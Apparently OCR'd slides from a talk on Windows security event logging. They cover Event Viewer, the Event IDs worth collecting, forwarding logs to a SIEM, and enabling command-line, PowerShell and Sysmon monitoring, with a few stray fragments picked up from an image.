
- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Service
  - Subscriptions


Security Number of events: 34,912

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/25/2016 3:50:59 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Eventlog	1100	Service shutdown
Audit Success	7/4/2016 4:24:34 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Eventlog	1100	Service shutdown
Audit Success	6/29/2016 7:58:54 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:24:15 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Eventlog	1100	Service shutdown
Audit Success	6/10/2016 8:18:40 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Eventlog	1100	Service shutdown
Audit Success	5/30/2016 8:16:43 PM	Security-Auditing	4616	Security State Change
Audit Success	5/30/2016 4:13:23 AM	Security-Auditing	4616	Security State Change
Audit Success	3/4/2016 5:40:03 PM	Security-Auditing	4616	Security State Change
Audit Success	3/4/2016 5:40:03 PM	Eventlog	1100	Service shutdown
Audit Success	3/2/2016 9:21:54 AM	Security-Auditing	4616	Security State Change



HA HA HA


HELP
HA HA HA


$
$
76%
MAX
55
SPEED

Are We…

- Logging the correct type of data?
- Logging the correct Event IDs?
- Logging what’s needed on all types of systems?
- Forwarding log data to our central system (SIEM/Splunk)?
- Actually seeing these events in the central system?
- Correlating Event IDs to anomalous activity?

What is Normal?

What is ~~Normal~~ *Anomalous*?

Monitor Enterprise Command Line Activity

- Enable CMD Process logging & enhancement:
    - Windows 2003: Event ID 592
    - Windows 2008/Vista: Event ID 4688
    - Windows 7/2008R2 & KB3004375: Log process & child process
- Enable PowerShell module logging.
- Forward events to SIEM tool (use WEF as needed).
- Research the use of Sysmon for enhanced logging


Microsoft Sysinternals System Monitor (Sysmon)

- Windows service with device driver (32 & 64 bit versions)
- Config data stored in HKLM\System\CCS\Services\SysmonDrv\Parameters
- Monitor:
  - Process activity with hashes (check hashes with VirusTotal)
  - Image loads (DLLs)
  - Driver loads (system drivers)
